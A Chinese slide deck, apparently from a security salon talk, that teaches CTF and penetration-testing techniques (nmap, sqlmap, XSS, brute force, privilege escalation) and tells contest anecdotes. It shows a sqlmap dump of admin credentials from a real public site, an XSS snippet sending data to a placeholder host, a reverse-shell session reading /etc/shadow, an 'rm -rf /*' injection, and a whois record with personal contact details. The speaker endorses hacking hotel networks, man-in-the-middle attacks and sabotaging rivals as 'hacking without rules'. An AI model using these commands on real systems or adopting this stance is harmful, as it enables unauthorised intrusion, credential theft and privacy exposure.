

乌云沙龙：赛棍的自我修养

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订阅专栏



About Me

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熟悉各种主流,非主流渗透测试技术

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部分writeup : <http://www.hackdog.me/writeup/>

CTF概览

为了评估,发现安全人才而开设的一种比赛模式

通常分为线上解题模式和线下攻防模式

如著名的CTF赛制,wargame赛制

比赛内容包括了web,binary,网络,移动安全,无线安全,大数据等等

平时在哪儿玩儿

ctftime

<http://ctftime.org>

The screenshot shows the CTF TIME website interface. It features a navigation bar with links for CTFs, Upcoming, Archive, Calendar, Teams, FAQ, About, and Contact us. The main content is divided into three sections:

- Team rating:** A table showing the top 10 teams for the year 2014. The top team is Dragon Sector with a rating of 1793.171.
- Last events:** A list of recent CTF events, including 31C3 CTF, RuCTFE 2014, and Ghost in the Shellcode Teaser 2015, each with a table of top teams and their scores.
- Upcoming events:** A table listing future CTF events with details on format, name, date, and duration.

wechall

http://wechall.net

The screenshot shows the WeChall website's 'China Ranking' page. The page includes a navigation menu with links for News, Links, Sites, Forum, Ranking, Challenges, Account, PM, Downloads, Groups, and Logout. The main content area displays a table of player rankings for China, with columns for Username and Score. The top player is 'love0day' with a score of 148270. Other notable players include 'ytpjph', 'sevenkplus', and 'strawdog'. The page also features sidebars for 'New Sites', 'New Users', 'Statistics', and '58 Active Sites'.

渗透测试关键技术

获取信息(gather info)

攻击行为(sql, xss...)

权限提升(privilege elevation)

获取信息

信息收集

服务器信息%中间件信息(iis,apache,nginx,django等webserver)

http响应报文

域名whois

敏感文件和路径

phpinfo(web探针)

数据库信息(类型,版本等,通常由sql获取)

管理员信息


子域名&&同服&&C段服务器信息探测

.....


扫描器

通常情况vul scanner不允许使用

扫描器可以很方便的探测信息,找到漏洞,但是容易触发ids,防火墙



w3af



nmap

```

redrain@h4ckm3: ~
redrain@h4ckm3: ~ 80x24

redrain@h4ckm3 ~ sudo nmap -sS -A -v -T4 192.168.36.0/24

Starting Nmap 6.40 ( http://nmap.org ) at 2014-10-07 01:38 CST
NSE: Loaded 110 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 01:38
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 01:38, 2.15s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 255 hosts. at 01:38
Completed Parallel DNS resolution of 255 hosts. at 01:38, 0.04s elapsed
Nmap scan report for 192.168.36.0 [host down]
Nmap scan report for 192.168.36.2 [host down]
Nmap scan report for 192.168.36.3 [host down]
Nmap scan report for 192.168.36.4 [host down]
Nmap scan report for 192.168.36.5 [host down]
Nmap scan report for 192.168.36.6 [host down]
Nmap scan report for 192.168.36.7 [host down]
Nmap scan report for 192.168.36.8 [host down]
Nmap scan report for 192.168.36.9 [host down]
Nmap scan report for 192.168.36.10 [host down]
Nmap scan report for 192.168.36.11 [host down]
Nmap scan report for 192.168.36.12 [host down]
Nmap scan report for 192.168.36.13 [host down]

```

了解nmap常用命令

nmap -h

```

redrain@h4ckm3 ~ nmap -h
Nmap 6.40 ( http://nmap.org )
Usage: nmap [scan type(s)] [Options] (target specification)

TARGET SPECIFICATION:
Can pass hostnames, IP addresses, networks, etc.
Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1, 10.0.0-255.1-254
--il <inputfilename>: Input from list of hosts/networks
--iR <num hosts>: Choose random targets
--exclude <host[1,host2]...>: Exclude hosts/networks
--exclude-file <exclude_file>: Exclude list from file
HOST DISCOVERY:
--sL: List Scan - simply list targets to scan
--sn: Ping Scan - disable port scan
--pn: Treat all hosts as online -- skip host discovery
--PS/PA/PY/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
--PE/PP/PN: ICMP echo, timestamp, and netmask request discovery probes
--PO[protocol list]: IP Protocol Ping
-n/-R: Never do DNS resolution/Always resolve [default: sometimes]
--dns-servers <serv1[,serv2]...>: Specify custom DNS servers
--system-dns: Use OS's DNS resolver
--traceroute: Trace hop path to each host

SCAN TECHNIQUES:
--sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
--sU: UDP Scan
--sH/sF/sX: TCP Null, FIN, and Xmas scans
--scanflags <flags>: Customize TCP scan flags
--sI <zombie host[probeport]>: Idle scan
--sY/sZ: SCTP INIT/COOKIE-ECHO scans
--sO: IP protocol scan
-b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
-p <port ranges>: Only scan specified ports
Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
-F: Fast mode - Scan fewer ports than the default scan
-r: Scan ports consecutively - don't randomize
--top-ports <number>: Scan <number> most common ports
--port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
--sV: Probe open ports to determine service/version info
--version-intensity <level>: Set from 0 (light) to 9 (try all probes)

```

基本语法：

nmap [扫描方式] [命令选项] (目标)

nmap -p 80,8080 ip

(只扫描开放80和8080端口的主机)

```

redrain@h4ckm3 ~ nmap -p 80,8080 192.168.36.1
[Ctrl + p]
Starting Nmap 6.40 ( http://nmap.org ) at 2014-10-07 02:19 CST
Nmap scan report for home.api.luyou.yun.360.cn (192.168.36.1)
Host is up (0.0029s latency)
PORT      STATE SERVICE
80/tcp    open  http
8080/tcp  open  http-proxy
[Ctrl + n]
Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds

```

扫描方式配合使用

禁用ping扫描,使用静默扫描绕过ids检测

nmap -Pn -sS -A -v -T4 IP

```
redrain@h4ck3r:~$ sudo nmap -Pn -sS -A -v -T4 192.168.36.1
Starting Nmap 6.40 ( http://nmap.org ) at 2014-10-07 02:40 CST
NSE: Loaded 110 scripts for scanning.
NSE: Script Pre-scanning.
Initiating ARP Ping Scan at 02:40
Scanning 192.168.36.1 [1 port]
Completed ARP Ping Scan at 02:40, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:40
Completed Parallel DNS resolution of 1 host. at 02:40, 0.01s elapsed
Initiating SYN Stealth Scan at 02:40
Scanning home-api.luyou.yun.360.cn (192.168.36.1) [1000 ports]
Discovered open port 8080/tcp on 192.168.36.1
Discovered open port 80/tcp on 192.168.36.1
Discovered open port 53/tcp on 192.168.36.1
Increasing send delay for 192.168.36.1 from 0 to 5 due to 80 out of 199 dropped probes since last increase.
Increasing send delay for 192.168.36.1 from 5 to 10 due to 52 out of 129 dropped probes since last increase.
Warning: 192.168.36.1 giving up on port because retransmission cap hit (6).
Discovered open port 6001/tcp on 192.168.36.1
Discovered open port 444/tcp on 192.168.36.1
Discovered open port 49152/tcp on 192.168.36.1
Completed SYN Stealth Scan at 02:40, 34.21s elapsed (1000 total ports)
Initiating Service scan at 02:40
Scanning 6 services on home-api.luyou.yun.360.cn (192.168.36.1)
```

域名相关信息探测

whois

子域名探测 (爆破, 域传送漏洞)

whois

```
redrain@h4ck3r:~$ whois hackdog.me
WHOIS TERMS & CONDITIONS: Access to .ME WHOIS information is provided to assist persons in determining the contents of a domain name registration record in the .ME registry database. The data in this record is provided by ME Registry for informational purposes only, and ME Registry does not guarantee its accuracy. This service is intended only for query-based access. You agree that you will use this data only for lawful purposes and that, under no circumstances will you use this data to: (a) allow, enable, or otherwise support the transmission by e-mail, telephone, facsimile, or other electronic processes of mass unsolicited, commercial advertising or solicitations to entities other than the data recipient's own existing customers; or (b) enable high volume, automated, electronic processes that send queries or data to the systems of Registry Operator, except as reasonably necessary to register domain names or modify existing registrations. All rights reserved. ME Registry reserves the right to modify these terms at any time. By submitting this query, you agree to abide by this policy.

Domain ID:013332748-ME
Domain Name:HACKDOG.ME
Domain Create Date:28-Aug-2014 10:21:07 UTC
Domain Last Updated Date:28-Aug-2014 10:34:38 UTC
Domain Expiration Date:28-Aug-2015 10:21:07 UTC
Last Transferred Date:
Sponsoring Registrar:GoDaddy.com, LLC R41-ME (146)
Created by:GoDaddy.com, LLC R41-ME (146)
Last Updated by Registrar:GoDaddy.com, LLC R41-ME (146)
Domain Status:CLIENT DELETE PROHIBITED
Domain Status:CLIENT RENEW PROHIBITED
Domain Status:CLIENT TRANSFER PROHIBITED
Domain Status:CLIENT UPDATE PROHIBITED
Domain Status:TRANSFER PROHIBITED
Registrant ID:CR175302922
Registrant Name:root redrain
Registrant Organization:dog
Registrant Address:dogdog
Registrant Address2:
Registrant Address3:
Registrant City:beijing
Registrant State/Province:beijing
Registrant Country/Economy:CN
Registrant Postal Code:10010
Registrant Phone:+86.18614035463
Registrant Phone Ext.:
Registrant FAX:
Registrant FAX Ext.:
Registrant E-mail:rootredrain@gmail.com
Admin ID:CR175302924
Admin Name:root redrain
```

子域名探测 (通过爆破接口查询)


```

reidrain@kali:~$ ./var/www/html/ sqlmap -u 'http://www.163.com/showarticle.asp?articleid=809'
字节的语法错误 在查询模式 'articleid=809' 中.
[!] sqlmap will be loaded in /opt/.local/bin/sqlmap
[!] Please check if you the full absolute path when specifying a file

sqlmap/1.0-dev-9020e09 - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable lo-
tate and Federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting at 14:43:29

[14:43:30] [INFO] testing connection to the target URL
[14:43:30] [INFO] testing if the target URL is stable. This can take a couple of seconds
[14:43:31] [INFO] target URL is stable
[14:43:31] [INFO] testing if GET parameter 'articleid' is dynamic
[14:43:31] [INFO] heuristics detected web page charset: GB2312
[14:43:31] [INFO] confirming that GET parameter 'articleid' is dynamic
[14:43:31] [WARNING] GET parameter 'articleid' does not appear dynamic
[14:43:32] [INFO] heuristic (basic) test shows that GET parameter 'articleid' might be injectable (possible DBMS: 'Microsoft Access')
[14:43:32] [INFO] testing for SQL injection on GET parameter 'articleid'
heuristic (parsing) test showed that the back-end DBMS could be 'Microsoft Access'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
Do you want to include all tests for 'Microsoft Access' extending provided level (1) and risk (1)? [Y/n]
[14:44:01] [INFO] testing 'AND boolean-based blind' (WHERE or HAVING clause)
[14:44:02] [WARNING] reflective value(s) found and filtering out
[14:44:03] [INFO] GET parameter 'articleid' is 'AND boolean-based blind - WHERE or HAVING clause' injectable
[14:44:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[14:44:03] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[14:44:03] [INFO] ORDER BY technique seems to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the
for current UNION query injection technique test
[14:44:05] [INFO] target URL appears to have 16 columns in query
[14:44:11] [INFO] GET parameter 'articleid' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'articleid' is vulnerable. Do you want to keep testing the others (if any)? [Y/n]

```

sqlmap -u url --dbs

sqlmap -u url -D(指定数据库) --tables

sqlmap -u url -D(制定数据库) -T(指定表名) --columns

sqlmap -u url -D(制定数据库) -T(指定表名) -C(制定字段) --dump

```

[14:57:59] [INFO] using column 'id' as a pivot for retrieving the data
[14:57:49] [INFO] retrieved: 279
[14:57:54] [INFO] retrieved:
[14:57:55] [INFO] retrieved: kc31598123
[14:58:12] [INFO] retrieved: admin123rq
[14:58:14] [INFO] retrieved: 280
[14:58:40] [INFO] retrieved:
[14:58:42] [INFO] retrieved: st
[14:58:46] [INFO] retrieved:
[14:58:47] [INFO] retrieved: 281
[14:58:52] [INFO] retrieved: 1.png
[14:58:53] [INFO] retrieved: lhh
[14:58:59] [INFO] retrieved: 刘汉红
[14:59:25] [INFO] retrieved: 282
[14:59:28] [INFO] retrieved:
[14:59:29] [INFO] retrieved: lc
[14:59:37] [INFO] retrieved: AC
[14:59:45] [WARNING] user aborted during enumeration. sqlmap will display partial output
[14:59:45] [INFO] maintaining table dump of possible password hashes
Database: Microsoft_Access_masterdb
Table: admin_ur1 -D(制定数据库) -T(指定表名) --columns
[4 entries] words](img/sql12.png)
-----+-----+-----+-----+
[ids] data | username | password |
-----+-----+-----+
279 | <blank> | admin123rq | kc31598123 |
280 | <blank> | <blank> | st |
281 | <blank> | 刘汉红 | lhh |
282 | <blank> | lc |
-----+-----+-----+

```

不同的数据库的注入差异

- Access
- Mssql(SQLserver)
- Mysql
- Oracle
- MongoDB

.....
Access只能通过字典爆表

Mssql如果是sa权限的用户可以通过xp_cmdshell执行系统命令

Mysql5可在information库读取到表信息,如果是root用户也可执行命令

Oracle提升权限到DBA后可导出JAVA执行系统命令

.....

XSS

跨站点脚本攻击

在页面注入了黑客的恶意js,可盗取cookie,传播蠕虫,挂马,实现rootkit后门等

CTF中，xss往往配合其他攻击手法使用

```
1 xss: href='http://host.xxoo.php'$.ajax({url:"/xxx.php?id=1 and 1=sqli payload",
2
3 type:'GET',success: function(data){
4
$.post('http://host/xxoo.php',{ 'a':data});
}});
```

一些其他漏洞利用

PHP文件包含(远程,本地)

命令执行

代码执行

中间件,框架漏洞

php文件包含



爆破(口令字典)

通过字典,暴力破解帐号密码

没有验证码

没有限制用户提交次数

attack save columns

Filter: showing all items

request	payload	status	error	time...	length	comment
9621	9620	200			322	
9622	9621	200			322	
9623	9622	200			322	
9624	9623	200			316	
9625	9624	200			322	
9626	9625	200			322	
9627	9626	200			321	
9628	9627	200			321	
9629	9628	200			322	
9630	9629	200			322	
9631	9630	200			321	
9632	9631	200			322	
9633	9632	200			322	
9634	9633	200			322	

request response

raw headers hex

```

HTTP/1.1 200 OK
Server: Felix
Date: Thu, 17 Jul 2014 10:36:47 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 165

jQuery18208365310612134635_1405592037602({"status":200,"message":60,"s":1,"m":"\u4fee\u6539\u6210\u5529f","run_time":0.083384990692139,"run_time1":0.066039085388184})

```

系统权限提升

通过现有的系统漏洞利用 (exp) 提权

通过第三方应用提权 (mysql , mssql , filezilla...)

通过管理信息泄露, 碰撞密码, 直接拿到最高权限

```

root@redrain-h4ckm3:/var/www/html# whoami
root
root@redrain-h4ckm3:/var/www/html# id
uid=0(root) gid=0(root) 组=0(root)
root@redrain-h4ckm3:/var/www/html#

```

通过现有的系统漏洞利用 (exp) 提权

```

C:\WINDOWS\system32\cmd.exe - e:\nc.exe -l -vv -p 5555
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.

C:\Documents and Settings\Apache>e:\nc.exe -l -vv -p 5555
listening on [any] 5555 ...
60.190.129.29 [1.png]rse host lookup failed: h_errno 11004: NO_DATA
connect to [redacted] from (UNKNOWN) [60.190.129.29] 35693: NO_DATA

Linux localhost.localdomain 2.6.18-128.el5xen #1 SMP Wed Jan 21 11:12:42 EST 2006; root:x86_64 x86_64 x86_64 GNU/Linux
uid=48<apache> gid=48<apache> groups=48<apache>
sh /tmp/55.sh
id
uid=0<root> gid=48<apache> groups=48<apache>
cat /etc/shadow
root:$1$laX90Y5t$posRwEp4IZt8UzYwf bhQn0:14773:0:99999:7:::

```

CTF和实际场景的区别

CTF的肯定是有漏洞的

CTF肯定是有漏洞的, 可能只是我们脑洞没跟上

CTF考察一个点, 实际工作面对的是安全整体

针对已知信息猜测考察点, 不需要和平时工作一样太多考虑整个安全整体

脑洞大开

出题人水平层次不齐, 所以脑洞一定要坐北朝南

赛棍的奥义

一切输入都是有罪的

找到交互点,结合白/黑盒方式测试输入输出

一切信息都是有用的

对目标进行详细的信息探测,将会大大方便接下来的工作

例如:比赛形式最喜欢将敏感信息藏在http返回包里

多尝试不同的攻击手段

有时比赛环境的出题人脑洞比较大,和实际攻击场景有出入

例如:同样是一个sql,出题环境做了硬编码,只有唯一答案

所以payload在你本地work,在环境不work

攻击犀利,但是要保护自己

在很多的比赛中,尤其是线下赛,经常有选手的电脑接入网络环境后被黑

直接暴露弱点是不聪明的,你可以扩大自己的攻击成果但是要保护自己

讲故事环节~

我是如何当搅屎棍增加比赛难度的

我的奉行的hacking精神: share, free, weisuo!(英文不会写)

一定要抱着对抗的心态

13年的浙大比赛,一个web题目通过RCE来getshell

通常做法都是getshell然后getflag

猥琐之人就会通过命令执行反弹一个持续性交互式会话

然后不断kill其他选手的进程并且删除新增的shell

此间,除了我之外的所有选手都不能正常做题


但是仍然有同样猥琐的人明白我们的权限相同

于是开始了死循环的执行命令互相kill进程的交锋

最终官方看不下去,阉割了kill和rm命令

充分的信息获取

接入网络环境后先把整个网段做一次全面的探测,会有惊喜



去各种决赛时，除了在酒店和黑客捡肥皂，一定要小心酒店点网络我们的习惯：入住后先把酒店网络撸了，或者直接做中间人攻击



物理渗透，你怕不怕！

-
-

去年的百度BCTF中

好基友EM的自动化flag提交脚本拼接参数没过滤

被sigma的基友命令注入

```
rm -rf/*
```

我们于是悄悄帮其“复仇”当天结束比赛时，ztz利用身高优势从桌子下爬到sigma的场地

将其一根网线从线盒拉到我这里，于是。。。

第二天我偷了他们一早上的flag

为搅屎棍喝彩

总之，我所认为，hacking就是没有规则的

虽自己说是搅屎棍，其实却是随时带着对抗在hacking

有很多学院派的小朋友很不能接受比赛被我们戏弄

却不知在真实场景中，遇到的对抗更犀利

为崇尚自由，猥琐hacking的各位拍手

啪啪啪

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